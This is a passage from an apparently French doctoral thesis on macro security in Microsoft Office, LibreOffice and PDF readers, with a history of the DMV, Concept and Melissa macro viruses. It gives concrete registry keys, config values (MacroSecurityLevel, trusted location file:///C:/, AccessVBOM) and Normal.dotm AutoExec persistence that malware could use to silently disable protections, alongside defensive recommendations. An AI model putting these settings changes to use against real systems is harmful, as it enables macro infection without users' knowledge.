


FIGURE 13 – Interface de gestion des compléments Excel

Pour *Excel*, la clé de notre *Add-In* a le nom *OPEN* (Figure 14). Cette valeur est une chaîne de caractères et a, comme donnée, le nom du fichier *Add-In*. Elle permet à l'*Add-In* d'être chargé à chaque ouverture de l'application. Elle se trouve dans la section :

$$HKCU\backslash Software\backslash Microsoft\backslash Office\backslash 15.0\backslash Excel\backslash Options$$




FIGURE 14 – Emplacement d'un complément Excel dans la base de registres

Ces fichiers *Add-Ins* sont localisés dans l'arborescence (Figure 15) de la manière suivante :

$$\%AppData\%\backslash Roaming\backslash Microsoft\backslash AddIns\backslash$$




FIGURE 15 – Dossier contenant les Add-Ins Excel et PowerPoint

Il est également possible de définir un *Add-In* n'importe où sur le disque et de l'associer directement à l'application. Le dossier *Add-Ins* de *Microsoft* est juste le dossier par défaut dans lequel seront créés les *Add-Ins* par l'interface utilisateur.

Pour *Word*, le système de complément est totalement différent. On parle ici de *Template*, de document par défaut. Ce *Template* est symbolisé par un document *Normal.dotm* (anciennement *Normal.dot*) mais il n'est pas le seul. Ce fichier *Template* est inclus dans la configuration de base des macros d'un document *Word*. En effet lorsque l'on va créer ou ouvrir un fichier *Word* avec une macro, ce fichier *Normal.dotm* est présent, et peut contenir une macro. Il est extrêmement puissant, il fût le principal vecteur d'infection des premiers macro-virus, *DMV* [41], *Concept* [40] et *Melissa* [42].

Cette macro ne pourra être exécutée que si nous modifions le nom de la méthode utilisée, au lieu de *ThisDocument*, nous devons mettre *AutoExec* (Figure 17), qui lancera l'exécution à l'ouverture de l'application *Word*. Ainsi au prochain document *Word* ouvert, la macro du *Template Normal.dotm* sera exécutée avant l'ouverture complète du fichier sans action de l'utilisateur.

Ce fichier *Template*, *Normal.dotm*, est localisé dans l'arborescence (Figure 16) de la manière suivante :

$$\%AppData\%\backslash Roaming\backslash Microsoft\backslash Templates\backslash$$




FIGURE 16 – Dossier Templates, avec le template par défaut, Normal.dotm




FIGURE 17 – Changement du nom de projet *VB* en AutoExec

Microsoft Office propose différents mécanismes de protection facilement accessibles et modifiables. De plus, cette sécurité n'est pas gérée directement par l'application mais réside dans la base de registres de l'utilisateur. Le tableau, ci-dessous, récapitule les différentes protections suivant leur niveau de criticité.

Mécanisme de sécurité	**Niveau de criticité**	**Application**
Niveau de sécurité des macros	Très critique	Système d'exploitation
Compléments	Très critique	Système d'exploitation
Emplacements de confiance	Critique	Dossier(s) voire système d'exploitation
Documents de confiance	Faible	Fichier(s)

Comme nous venons de le voir, les mécanismes de sécurité proposés par *Microsoft Office* ont un impact fort sur le système d'exploitation. Comme montré précédemment, les valeurs de ces sécurités sont écrites en clair dans la base de registres de l'utilisateur. Il serait donc aisé pour un *malware* de modifier ces données afin d'autoriser l'exécution des macros.

Il est donc possible d'utiliser des fonctions de *mutation* σ, de *leurrage* μ voire de *répression* ρ_d et ρ_e afin de contourner les fonctions de *détection* d et d'*événement* e de l'antivirus. On teste ainsi $A \circ \sigma(m) = a \circ d \circ \sigma \circ e \circ s(m)$, $A \circ \mu(m) = a \circ d \circ \mu \circ e \circ s(m)$, $A \circ \rho_d(m) = a \circ d \circ \rho_d \circ e \circ s(m)$ et $A \circ \rho_e(m) = a \circ d \circ e \circ \rho_e \circ s(m)$.

En utilisant ces différentes fonctions, il est possible d'effectuer une *répression* sur le système d'exploitation ρ_{os} ou encore l'application bureautique *Microsoft Office* ρ_{ab}. On teste donc $A \circ \rho_{os}(m) = a \circ d \circ e \circ s \circ \rho_{os}(m)$ et $A \circ \rho_{ab}(m) = a \circ d \circ e \circ s \circ \rho_{ab}(m)$.

Un malware pourrait, par exemple, créer un complément avec une macro malicieuse quelque part sur le disque et puis l'associer à l'application concernée. Ainsi, chaque fichier ouvert ou créé par l'utilisateur grâce à l'application, exécuterait la macro, sans que l'utilisateur ne s'en rende compte. Toutes ces modifications peuvent être faites avec uniquement des droits de l'utilisateur courant, y compris pour un utilisateur non-administrateur de sa machine. On aurait ainsi un schéma d'attaque avec un virus de type k-aire [100] avec k = 2.

Voyons maintenant les mécanismes de sécurité proposés par l'application *LibreOffice* ainsi que leurs impacts sur le système de l'utilisateur.

2.2 Sécurité de *LibreOffice*

Je vais aborder dans cette section la sécurité de la suite *OpenOffice* 3.3 et de toutes les versions *LibreOffice* qui ont suivi. La sécurité de la suite se trouve dans un fichier de configuration propre à chaque utilisateur.

Contrairement à la suite de *Microsoft*, la sécurité, de *LibreOffice* pour les macros, est liée pour toutes les applications. Si nous modifions le niveau de sécurité des macros, nous le modifions pour *Text*, *Classeur*, *Présentation*, *Dessin*, etc. Cette façon de gérer la sécurité est une grosse faille dans le modèle de suite bureautique.

Maintenant voyons toutes les façons d'ajuster et de modifier la sécurité de cette suite. Nous allons pour cela voir deux principaux mécanismes :

- le niveau de sécurité des macros,
- les emplacements de confiance.

Le niveau de sécurité est l'élément principal de sécurité de cette suite. Il va définir si l'utilisateur peut exécuter ou non une macro. L'emplacement de ce niveau de sécurité ainsi que les différents niveaux seront détaillés dans la section 2.2.1.

Les emplacements de confiance sont des arborescences, ils réfèrent à des dossiers. Tout fichier qui sera placé dans un emplacement de confiance, sera autorisé à exécuter sa macro, même si le niveau de sécurité est le plus haut. Cela permet, par exemple, à un utilisateur de placer ses fichiers qui contiennent des macros dans un dossier et ainsi préserver la sécurité sur tout le reste de son ordinateur.

On retrouve les informations de sécurité ainsi que les évènements liés aux *Macros Utilisateur* vu précédemment dans la section 1.5, dans le fichier de configuration, nommé *registrymodifications.xcu*. Le format *.xcu* est un format de type *XML*, et il se trouve dans le dossier :

$$\%APPDATA\%\backslash <application> \backslash X \backslash user$$

Avec
– *application* : *OpenOffice.org* ou *LibreOffice*
– *X* : 3 ou 4 (version de l'application installée)

Par défaut, lors de l'installation, ni le niveau de sécurité, ni les emplacements de confiance ne sont spécifiés dans ce fichier.

2.2.1 Niveau de sécurité des macros

Pour la sécurité des macros, il y a quatre niveaux différents :
– Niveau 4 : *Niveau de sécurité très élevé. Uniquement les macros provenant d'emplacements de fichiers de confiance peuvent être exécutées. Toutes les autres macros, qu'elles soient signées ou non, sont désactivées.*
– Niveau 3 : *Niveau de sécurité élevé. Uniquement les macros signées de sources de confiance peuvent être exécutées. Les macros non signées sont désactivées.*
– Niveau 2 : *Niveau de sécurité moyen. Une confirmation est requise avant d'exécuter les macros provenant de sources non sécurisées.*
– Niveau 1 : *Niveau de sécurité faible (non recommandé). Toutes les macros vont être exécutées sans confirmation. Utilisez ce paramètre uniquement si vous êtes certain que tous les documents peuvent être ouverts en toute sécurité.*

Concernant le niveau 3 et les macros signées, il a été démontré en 2009 [105] que cette gestion de la signature est *contournable*. Activé par défaut lors de l'installation de la suite bureautique, on s'aperçoit que même ce niveau de protection assez élevé ne protège pas complètement l'utilisateur.

Les niveaux sont accessibles dans le menu *Outils ->Options ->Sécurité ->Sécurité des macros ->paramètres des macros*. Par défaut, le niveau 3 est celui qui est mis en place, lors de l'installation de la suite bureautique.

Lorsque l'on modifie ce niveau de sécurité dans l'application, une variable nommée *MacroSecurityLevel* apparait, ainsi qu'un bloc *XML* nommé *Security*.

La valeur de cette variable dépend du niveau de sécurité, à savoir, pour le niveau *i* elle est de : *i-1*, i $\in$ {1,2,3,4}

```
<item oor:path="/org.openoffice.Office.common/Security/Scripting">
   <prop oor:name="MacroSecurityLevel" oor:op="fuse">
    <value>2</value>
   </prop>
 </item>
```

Il est aisé de constater que la valeur du niveau de sécurité peut être directement modifiée dans le fichier.

2.2.2 Emplacements de confiance

En ce qui concerne les emplacements de confiance, nous les retrouvons dans un bloc de même nom que pour le niveau de sécurité, sous la variable *SecureURL*. Si plusieurs emplacements de confiance sont spécifiés, plusieurs jeux de balises, <*it*></*it*> seront présents à l'intérieur des balises <*value*></*value*>.

```
<item oor:path="/org.openoffice.Office.common/Security/Scripting">
   <prop oor:name="SecureURL" oor:op="fuse">
    <value><it>file:///C:/</it></value>
   </prop>
 </item>
```

Comme pour son homologue *Microsoft Office*, *LibreOffice* propose différents mécanismes de protection facilement accessibles et modifiables. De plus, cette sécurité n'est pas gérée directement par l'application mais réside dans un fichier utilisateur *XML*. Le Tableau ci-dessous récapitule les différentes protections et leur niveau de criticité.

Mécanisme de sécurité	**Niveau de criticité**	**Application**
Niveau de sécurité des macros	Très critique	Système d'exploitation
Emplacements de confiance	Critique	Dossier(s) voire système d'exploitation

Comme nous venons de le voir, les deux sécurités proposées par *LibreOffice* ont un impact fort sur le système d'exploitation. Comme montré précédemment, les valeurs de ces sécurités sont écrites en clair dans un fichier utilisateur. Il serait donc aisé pour un *malware* de modifier ce fichier afin d'autoriser l'exécution des macros. Il pourrait utiliser des fonctions de *mutation* σ, de *leurrage* μ voire de *répression* ρ_d et ρ_e. On teste ainsi $A \circ \sigma(m) = a \circ d \circ \sigma \circ e \circ s(m)$, $A \circ \mu(m) = a \circ d \circ \mu \circ e \circ s(m)$, $A \circ \rho_d(m) = a \circ d \circ \rho_d \circ e \circ s(m)$ et $A \circ \rho_e(m) = a \circ d \circ e \circ \rho_e \circ s(m)$.

En effet, si les mécanismes de sécurité sont modifiés, permettant l'exécution des macros, lorsqu'un document contenant une macro est copié, créé ou exécuté sur le système, l'antivirus ne fera pas attention ni au fichier, ni à son contenu, ni aux actions effectuées par celui-ci. Ainsi les fonctions de détection d et d'événement e sont facilement contournées.

En utilisant ces différentes fonctions, il est possible d'effectuer une *répression* sur le système d'exploitation ρ_{os} ou encore l'application bureautique *LibreOffice* ρ_{ab}. On teste donc $A \circ \rho_{os}(m) = a \circ d \circ e \circ s \circ \rho_{os}(m)$ et $A \circ \rho_{ab}(m) = a \circ d \circ e \circ s \circ \rho_{ab}(m)$.

Un *malware* pourrait par exemple définir un emplacement de confiance quelque part sur le disque et puis télécharger des fichiers bureautiques dans ce dossier afin d'exécuter les macros présentes. Toutes ces modifications peuvent être faites avec uniquement des droits de l'utilisateur courant, y compris pour un utilisateur non-administrateur de sa machine.

2.3 Mécanismes de sécurité et langage *PDF*

La société Adobe a implémenté quelques mécanismes limités de sécurité, au niveau des applications *Adobe Reader* et *Adobe Acrobat* [104]. Cela se résume à des alertes dans le cas de tentatives d'utilisation de primitives *PDF* douteuses ou dangereuses.

La plupart du temps, ces alertes se limitent à l'affichage d'une fenêtre message alertant l'utilisateur et lui demandant de choisir entre deux options : confirmer ou annuler une action. Mais d'une part, cela reporte sur l'utilisateur la responsabilité du choix et, d'autre part, ces *alertes* peuvent à leur tour être détournées à des fins d'attaques comme nous le montrerons avec l'une des deux preuves de concept, présentées dans la section suivante.

Encore une fois, il est possible d'utiliser des fonctions de *mutation* σ, de *leurrage* μ voire de *répression* ρ_d et ρ_e afin de contourner les fonctions de *détection* d et d'*événement* e de l'antivirus. On teste ainsi $A \circ \sigma(m) = a \circ d \circ \sigma \circ e \circ s(m)$, $A \circ \mu(m) = a \circ d \circ \mu \circ e \circ s(m)$, $A \circ \rho_d(m) = a \circ d \circ \rho_d \circ e \circ s(m)$ et $A \circ \rho_e(m) = a \circ d \circ e \circ \rho_e \circ s(m)$.

En utilisant ces différentes fonctions, il est possible d'effectuer une *répression* sur le système d'exploitation ρ_{os} ou encore l'application bureautique *Microsoft Office* ρ_{ab}. On teste donc $A \circ \rho_{os}(m) = a \circ d \circ e \circ s \circ \rho_{os}(m)$ et $A \circ \rho_{ab}(m) = a \circ d \circ e \circ s \circ \rho_{ab}(m)$.

2.3.1 Sécurité applicative : les messages d'alerte

Dans le répertoire *C :\Program Files\Adobe\readerX\Reader*, deux fichiers de configuration sont impliqués dans la gestion des fenêtres d'alerte : *RdLang32.FRA* et *AcroRd32.dll*.

La principale faiblesse en termes de sécurité tient à deux choses [104] :

- Il n'existe aucun mécanisme de contrôle d'intégrité pour ces fichiers, on peut donc appliquer des fonctions de *mutation* σ et de *leurrage* μ. Il est donc possible, comme nous le montrerons dans l'une de nos preuves de concepts, de manipuler le texte des messages d'alerte pour tromper l'utilisateur, notamment dans le cadre d'une attaque multi-niveaux. Ces modifications ne provoquent AUCUNE alerte.
- Ces fichiers sont accessibles en écriture, même avec des droits utilisateurs. Un code malveillant peut donc les modifier à sa guise.

L'affichage de ces messages d'alerte est la seule *mesure de sécurité* mis en place au niveau de l'application.

Il est donc facile d'appliquer des techniques de *mutation* σ et de *leurrage* μ afin de contourner l'utilisation classique de cette sécurité pour modifier le fonctionnement de ou des applications gérant le format *PDF*. En effet il est possible d'exploiter un fichier *PDF* au travers des applications *PDF* classiques mais également au travers des applications bureautiques comme *Microsoft Office* et *LibreOffice*.

Un *malware* pourrait donc modifier la sécurité de l'application *PDF* de référence pour atteindre ensuite une autre suite bureautique comme *Microsoft Office* ou *LibreOffice*. Celles-ci comprenant également une sécurité applicative facilement modifiable, il serait aisé d'infecter tous les documents type de ces applications. Tous ces paramètres applicatifs ne sont pas surveillés par la fonction d'événement e des antivirus. Nous avons donc aussi une *répression* ρ_e de la fonction d'événement.

2.3.2 Sécurité au niveau de l'OS : fichiers de configuration et base de registre

En fait - et c'est là le plus surprenant - l'essentiel de la sécurité, en particulier concernant le détournement des primitives *PDF*, se fait au niveau du système d'exploitation. Cela signifie que tout système mal configuré et/ou mal administré sera une cible facile pour les attaques à base de fichiers *PDF* malicieux. L'étude de ces mécanismes a clairement démontré que c'était là l'aspect le plus critique concernant la sécurité touchant aux fichiers *PDF* [104].

Il est donc facile d'appliquer des techniques de *leurrage* μ et de *répression* $\rho_{..}$ afin de contourner l'utilisation classique de cette sécurité pour modifier le système d'exploitation. En effet la modification viendra d'une application/sécurité légitime. On pourrait ainsi rendre impossible l'utilisation de ces applications ou du système d'exploitation en entier. Les fonctions de détection d et d'événement e sont également impactées par ces techniques.

Ces quelques données montrent que, comme pour d'autres applications bureautiques, la sécurité des formats bureautiques doit être envisagée prioritairement au niveau du système d'exploitation. Autrement dit, encore une fois, seule une politique de sécurité adaptée est susceptible de limiter le risque viral lié aux documents - que cela soit vis-à-vis du *PDF* ou de tout autre format bureautique.

Dans le cas spécifique du *PDF*, certaines mesures de sécurité peuvent être prises et intégrées facilement dans une politique de sécurité en place, et ce afin de limiter les attaques via des documents *PDF* malveillants, attaques qui ont déjà été observées [117, 135]. Les mesures que nous conseillons sont les suivantes :

- contrôle renforcé de l'intégrité et des droits d'accès aux fichiers de configuration des applications gérant du *PDF*. En particulier, pour *Adobe Reader*, la modification des fichiers *AcroRd32 .dll* et *RdLang32.xxx* devrait être proscrite ;
- surveillance régulière de la base de registres pour s'assurer que les clefs relatives à la gestion des applications *PDF* sont convenablement configurées ;
- les fichiers *PDF* ne devraient pas être ouverts (autant que faire se peut) sur un compte avec privilèges ;
- surveiller tout aspect/ comportement suspect ou inhabituel des applications dédiées au traitement de fichiers *PDF*
- si possible, limiter les fonctionnalités actives au sein du *PDF* (ergonomie versus sécurité) ;
- utiliser le plus possible la signature numérique lors de l'échange de document *PDF* en faisant quand même attention à la source de certification notamment avec les problèmes de certificats auto-signés.

3 Menaces virales et techniques anti-antivirales connues – Cas des virus de documents

Les techniques virales de documents ne sont algorithmiquement pas différentes des techniques virales classiques. La seule différence réside dans leur mise en œuvre, dans la mesure où elle s'effectue via des actions légitimes de l'application concernée.

Le premier macro-virus remonte à l'année 1994. Il s'agît du macro-virus *DMV* [41], infectant les documents *Word*. Il a été confiné par son créateur durant la première année de son existence avant la libération du virus *Concept* [40] dans la nature.

DMV contient un seul module macro et a choisi d'infecter la macro *AutoClose*. Ainsi lors de la fermeture d'un fichier, l'action d'infection de *DMV* se produira. Lorsque le macro-virus a fini son infection, une action, malicieuse ou non, peut être exécuter.

Comme beaucoup de macro-virus, *DMV* a choisi d'infecter le template *Normal.dot*, ce qui permet d'infecter tous les autres documents *Word* par la suite. Si la macro de fermeture *AutoClose* ou le template *Normal.dot* ne sont pas présent, *DMV* se chargera de les créer.

DMV a été codé par Joel McNamara, celui-ci créa aussi une version de *DMV* pour les fichiers *Excel*. Lorsque *Concept* a été libéré, McNamara a révélé les informations de *DMV* en publiant le code source commenté.

Concept [40] est le premier macro-virus libéré dans la nature. il se trouve même, qu'il a été repéré, préinstallé, sur des CD-ROM d'importantes compagnies. Il est apparu en 1995, choisissant toujours comme cible, les documents *Word*. Il comprend cinq modules macro, *AAAZAO, AAAZFS, AutoOpen, FileSaveAs, PayLoad*.

La routine d'infection de *Concept* s'exécute donc à l'ouverture d'un fichier infecté, grâce à la fonction *AutoOpen*. Celle-ci va se charger d'infecter le fichier template *Normal.dot* avec le contenu des macros *FileSaveAs* et *PayLoad*. Ainsi chaque nouveau document *Word* qui s'ouvrira, exécutera le fichier *Normal.dot* et sera infecté lors de la sauvegarde notamment grâce à la fonction *FileSaveAs*.

La fonction *PayLoad*, ne contient aucune charge active, elle contient juste un commentaire :

```
Sub MAIN
    REM That's enough to prove my point
End Sub
```

Avec *DMV* et *Concept*, les macro-virus sont devenus les *malware* auto-réplicateurs les plus populaires durant les années 90. Les années 2000 verront l'arrivée une nouvelle ère de macro-virus, basé sur le *mass-mailing*, comme le macro-virus *Melissa* [42].

Melissa [42] est apparu durant le printemps 1999, créée par "Kwyjibo" David L. Smith. *Melissa* arrive dans un email, avec comme sujet : *"Important Message From <adresse email d'un correspondant infecté par Melissa>"*. La pièce jointe de l'email est un document *Word*, *list.doc*.

Lorsque la pièce jointe infectée est ouverte, *Melissa* vérifie la présence d'un sous-dossier *"Melissa ?"*, avec comme valeur *"... by Kwyjibo"*, dans la base de registres de *Microsoft Office*. Si cette valeur est présente l'infection n'a pas lieu, sinon le virus s'envoie lui même à cinquante contacts de l'utilisateur.

Melissa infecte également le template *Normal.dot*, qui est utilisé, par défaut, par tous les documents *Word*. Cela donne la possibilité d'infecter d'autres documents présents sur la machine et d'envoyer par la suite ces documents à d'autres personnes.

Pour finir, *Melissa* active une charge active, qui s'exécute toutes les heures. Celle-ci est en fait non-dangereuse, puisqu'elle va insérer un texte dans le document :

```
Twenty-two points, plus triple-word-score,
plus fifty points for using all my letters.
Game's over. I'm outta here.
```

Melissa est donc le premier macro-virus a proposé une propagation par email, ainsi qu'une infection sur la machine de l'utilisateur. Le développement d'Internet et des emails a permis une propagation plus importante des macro-virus dans les années 2000.

Pour parler des attaques recensées en France, il y a le cas du virus *W97/Title* , apparu en 2003. Il s'est propagé, dans le cas concret qui a motivé sont études, via un modèle de documents pour leur envoi par fax. La description et les principales fonctions de *Title*, sont détaillées dans [101, p397-436]

3.1 Les macro-virus *Office*

Précisons le mode de fonctionnement général de la plupart des macro-virus [101]. La primo-infection se fait à partir d'un fichier infecté venu de l'extérieur. A l'ouverture, ou à la fermeture du document, les macros contenues dans celui-ci sont exécutées (si aucun mécanisme de prévention et/ou de protection n'est mis en place) puis copiées dans un modèle de document, le plus souvent un modèle global comme le *normal.dot*.

Une fois infecté, ce modèle global, lorsqu'associé automatiquement au logiciel *Word* (c'est le cas par défaut pour *normal.dot* ou *normal.dotm* pour une version 2007+), infecte à son tour tout fichier sain ouvert ou créé, propageant ainsi l'infection. Le mécanisme général est bien celui d'un virus, avec les mécanismes classiques de recherche, de copie et éventuellement de charge finale.

Il est important de conserver à l'esprit qu'un virus de document fonctionnera de la même façon qu'un virus classique. On retrouve alors les mêmes routines qui caractérisent un virus classique [101] :

- La routine de recherche.
- La routine d'infection.
- La charge finale.
- La structure générale et gestion d'erreurs.

On retrouve également les mêmes techniques anti-antivirales que dans la plupart des cas de virus [101] :

- Techniques de furtivité.
- Techniques de chiffrement.
- Techniques de polymorphisme.
- Techniques de répression.

3.1.1 Évolution des macros-virus *Office*

La protection contre les macro-virus réside essentiellement dans le bon paramétrage de l'application concernée, notamment grâce à la politique de gestion des macros. Soit les macros sont désactivées, soit leur activation n'est possible que par une action volontaire de l'utilisateur.

Cependant, comme expliqué précédemment, cette politique de sécurité se trouve soit dans un fichier de configuration utilisateur, soit dans une partie du système réservé à l'utilisateur (base de registres) et n'est donc plus hébergée par l'application elle-même.

Ainsi, on peut penser que d'autres applications, légitimes ou non, peuvent modifier ces sécurités, si le couple application/système n'est pas envisagé en un seul tenant. L'utilisation de codes k-aires [100] est d'une redoutable efficacité, laissant les antivirus actuels impuissants.

Le principe est simple : un premier code va modifier les paramètres de sécurité de l'application au niveau du système d'exploitation. Un second code, généralement un document bureautique, va attaquer directement au niveau de l'application. D'autres codes quant à eux, peuvent s'attaquer à l'antivirus directement [17, 18], afin de laisser le champ libre à d'autres codes.

Certains codes de niveau 2 (une fois que la sécurité des macros est désactivée) chercheront à se répliquer dans différents documents afin d'infecter le plus grand nombre de documents présents sur la machine. Pour cela, il va falloir injecter un code de réplication dans les macros de ceux-ci.

Pour illustrer cela, prenons les macros d'un fichier *Word*, pour une version 2013 de l'application *Microsoft Office*. Les macros de *Microsoft Office* sont développées uniquement en *VBA*. Ce langage propose de nombreuses fonctionnalités comme la possibilité d'agir sur d'autres documents grâce au principe d'objets *VBA*.

En plus d'avoir sa sécurité contenue dans la clé de registre *Security*, comme vu dans la section 2.1, il est également possible d'accéder au contenu des différent projets *VBA* des documents, et donc aux contenus des macros. Ainsi un document ou un exécutable pourra modifier le contenu des macros d'un document.

Pour rappel, la clé de registre *Security* se trouve au niveau du chemin suivant pour l'application *Word* 2013 :

$$HKCU\backslash Software\backslash Microsoft\backslash Office\backslash 15.0\backslash Word\backslash Security$$

En définissant la valeur *AccessVBOM*, non présente par défaut, avec une valeur de 1, il est tout à fait possible d'ouvrir un fichier *Word* par l'application *Word*. Encore mieux, il est possible d'accéder au contenu des macros et de modifier celles-ci. Si *AccessVBOM* vaut 0 ou n'est pas présente, l'accès aux documents et projets *VBA* est interdit.

Ainsi un autre document bureautique ou une autre application peut tout à fait avoir accès au contenu d'un fichier sans que son utilisateur soit au courant. En conséquence, un document auquel on aurait autorisé l'exécution de sa ou ses macros pourrait, en modifiant cette petite clé de registre, infecter discrètement tous les autres documents en répliquant également le mécanisme d'infection. Un exemple a été développé dans [101].

Détaillons maintenant certains mécanismes de ces objets *VBA*. Je les utiliserai dans les différents projets que j'ai réalisés afin de tester et de protéger la suite *Microsoft Office*. Ces projets seront présentés dans les chapitres IV et VI.

Par exemple, il est possible de lancer l'application *Word* grâce à un objet *VBA* de type *Word.Application*. Cet objet contient de nombreuses propriétés, méthodes et évènements. Chaque fois que l'on va accéder à une propriété ou à une méthode d'un objet *VBA*, cette fonctionnalité sera définie par un nouvel objet *VBA*.

Par la suite, grâce à la propriété *Documents* de *Word.Application*, on va pouvoir accéder aux documents déjà ouverts, mais surtout avoir la possibilité d'ouvrir de nouveaux documents. Cette propriété contient par exemple la méthode *Open* pour ouvrir un fichier.

Lorsque l'ouverture a réussi nous pouvons donc accéder au contenu du fichier et plus particulièrement au contenu des macros. Ainsi on recherche l'objet *VBProject* puis *VBComponents*. *VBProject* donne l'ensemble du projet *VBA* contenu dans le fichier et *VBComponents* donne accès aux différentes macros contenues dans le projet *VBProject*.

Enfin, il existe différentes méthodes pour sauvegarder le fichier, voire même de l'enregistrer sous un nouveau format, grâce aux méthodes *Save* ou *SaveAs*. Une fois la modification d'un fichier terminée, il suffit d'appeler la méthode *Close* du document puis *Quit* de l'application. Voici ci-dessous, sur la figure 18, le schéma en cascade des objets *VBA* utilisés pour accéder aux macros d'un fichier.




FIGURE 18 – Schéma des objets *VBA* d'un fichier

On peut ainsi modifier le contenu du fichier et des macros, par une application externe qui aura modifié simplement une seule clé de registre, laissant la porte ouverte à différentes attaques par réplication. Les mêmes principes et fonctions, sont aussi présentes pour *Excel* et d'autres applications *Microsoft Office*.

